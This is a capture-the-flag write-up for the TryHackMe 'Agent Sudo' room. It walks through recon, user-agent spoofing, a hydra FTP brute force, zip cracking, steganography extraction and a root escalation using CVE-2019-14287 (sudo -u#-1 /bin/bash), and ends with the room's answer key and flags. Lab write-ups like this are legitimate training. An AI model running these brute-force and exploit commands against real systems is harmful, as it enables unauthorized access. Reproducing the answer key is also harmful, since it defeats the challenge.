Agent Sudo
This one is kind of guided since every task has questions that basically kind of tell you what you need to do next. Not always super obvious how to get the answer, but the direction is there. I’ll go through it properly and dump all the answers at the bottom.
Recon
Started with nmap as always.
nmap -sCV 10.113.183.245

3 open ports came back. 21 (FTP), 22 (SSH), 80 (HTTP). Pretty standard setup.
Opened port 80 in the browser to see what we’re dealing with. The page just had this:
Dear agents,
Use your own codename as user-agent to access the site.
From,
Agent R

Okay that’s actually super useful. Tells me exactly what to do. But before I move away from port 80 I want to also run gobuster to see if there’s any hidden paths.
gobuster dir -u http://10.113.183.245 -w /usr/share/seclists/Discovery/Web-Content/common.txt

Nothing interesting came back. The thing is common.txt is only around 5000 entries and I wanted to be sure I wasn’t missing anything truly hidden. So I kicked off a bigger one with the dirbuster medium list which is around 20,000.
gobuster dir -u http://10.113.183.245 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
While that ran I also did a full port scan with -p- since the default nmap only checks the top 1000.
nmap -sCV -p- 10.113.183.245
Both scans finished and neither came up with anything new. Okay so the message on the homepage really is the main thing. Time to focus on that.
User-Agent Trick
The message says use your codename as user-agent. The agent who wrote it signed off as “Agent R”, so I’m guessing the codenames are just single letters. Let me try curling with R as the user-agent.
curl -A "R" http://10.113.183.245 -L
Got a response:
What are you doing! Are you one of the 25 employees? If not, I going to report this incident
There are 25 employees. So I just need to try different letters. “C” gave me this:
curl -A "C" http://10.113.183.245 -L

Got:
Attention chris,
Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!
From,
Agent R
Now we’re talking. There’s an agent called chris with a weak password, and another one called J. Tried J next:
curl -A "J" http://10.113.183.245 -L
Nothing useful. I didn’t want to do every single letter manually so I just wrote a quick loop:
for i in {A..Z}; do echo "=== $i ==="; curl -s -A "$i" http://10.113.183.245 -L; echo; done
Went through the whole alphabet. Nothing else interesting. So I’m working with chris and his weak password.
Brute Forcing FTP
Since FTP is open and chris has a weak password, time for hydra and rockyou.
hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://10.113.183.245

Cracked it. Password is crystal.
Logged in:
ftp 10.113.183.245


Poked around. There’s a text file and 2 alien photos. You can’t really read files directly inside FTP so I just downloaded them.
get To_agentJ.txt
get cute-alien.jpg
get cutie.png
Cat the text file:
Dear agent J,
All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.
From,
Agent C

So agent J’s password is hidden inside one of these fake alien photos. Time to extract it.
Stego Round 1
Started with strings on both files.
strings cute-alien.jpg
Nothing interesting in that one. Tried the other:
strings cutie.png
Found something. Looks like there’s a hidden file embedded.

Used binwalk to extract.
binwalk -e cutie.png


That gave me a zip file. Tried to open it and it’s password protected. Of course it is. Time to crack the zip password with zip2john.
First get the hash:
zip2john 8702.zip > zip.hash
Then crack it with john:
john zip.hash --wordlist=/usr/share/wordlists/rockyou.txt

Password is alien. Opened the zip and read the file inside:
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!
By,
Agent R

That QXJlYTUx is clearly encoded. Looks like base64 to me from the casing and the way it ends. Decoded it and yep, base64.
Result: Area51
Now back to the other photo. That one I haven’t touched yet.
Stego Round 2
Tried steghide on the other photo with Area51 as the passphrase.
steghide extract -sf cute-alien.jpg
It asked for the passphrase, I gave it Area51, and it worked. Got a message.txt:

Hi james,
Glad you find this message. Your login password is hackerrules!
Don't ask me why the password look cheesy, ask agent R who set this password for you.
Your buddy,
chris

Beautiful. So the other agent’s full name is james and the password is hackerrules!. Time to SSH.
SSH as James
ssh james@10.113.183.245
In. Looked around the home directory and found the user flag right there.

User flag: b03d975e8c92a7c04146cfa7a5a313c7
There’s also another jpg in there called Alien_autospy.jpg. The earlier message did say the real picture is in james’s directory. I tried to look at the metadata with steghide but kept getting errors so I just downloaded the file to my own machine to look at it properly.
Opened a new terminal on my machine and:
scp james@10.113.183.245:/home/james/Alien_autospy.jpg /tmp/
Opened the photo and one of the room questions asks what incident the photo is from. Spent a couple of minutes searching online and it’s the Roswell alien autopsy.
Privesc
Now to root. First thing I always check on a machine is what the current user can run with sudo.
sudo -l

Got back: (ALL, !root) /bin/bash
That looked weird. The !root part means james can run /bin/bash as any user EXCEPT root. So I can’t just sudo /bin/bash. Searched online to see if there’s anything that can be done with this and there is a known vuln for exactly this. CVE-2019-14287.

The trick is you can pass a user ID of -1 (or 4294967295) which gets converted to 0, which is root. The sudo check sees -1, says “okay that’s not root, you’re allowed”, and then runs the command as user ID 0 anyway.
sudo -u#-1 /bin/bash

And I’m root. That was satisfying.

cd /root
ls
cat root.txt
To Mr.hacker,
Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.
Your flag is
b53a02f55b57d4439e3341834d70c062
By,
DesKel a.k.a Agent R
Done.
Answers
Task 2
How many open ports? 3
How you redirect yourself to a secret page? user-agent
What is the agent name? chris
Task 3
FTP password crystal
Zip file password alien
steg password Area51
Who is the other agent (in full name)? james
SSH password hackerrules!
Task 4
What is the user flag? b03d975e8c92a7c04146cfa7a5a313c7
What is the incident of the photo called? Roswell alien autopsy
CVE number for the escalation CVE-2019-14287
What is the root flag? b53a02f55b57d4439e3341834d70c062
(Bonus) Who is Agent R? DesKel
Takeaway
Really enjoyed this one because it made me use a lot of different tools in one room. Hydra, binwalk, zip2john, john, steghide, base64, the user-agent trick, plus a fun sudo CVE at the end. When a room makes you bounce between this many tools you actually practice a bunch of stuff in one sitting which I really like.
The CVE-2019-14287 privesc is worth remembering. If you ever see !root in a sudo -l output, that’s the trigger. Looks like it’s blocking you but it’s actually the way in.
Good room.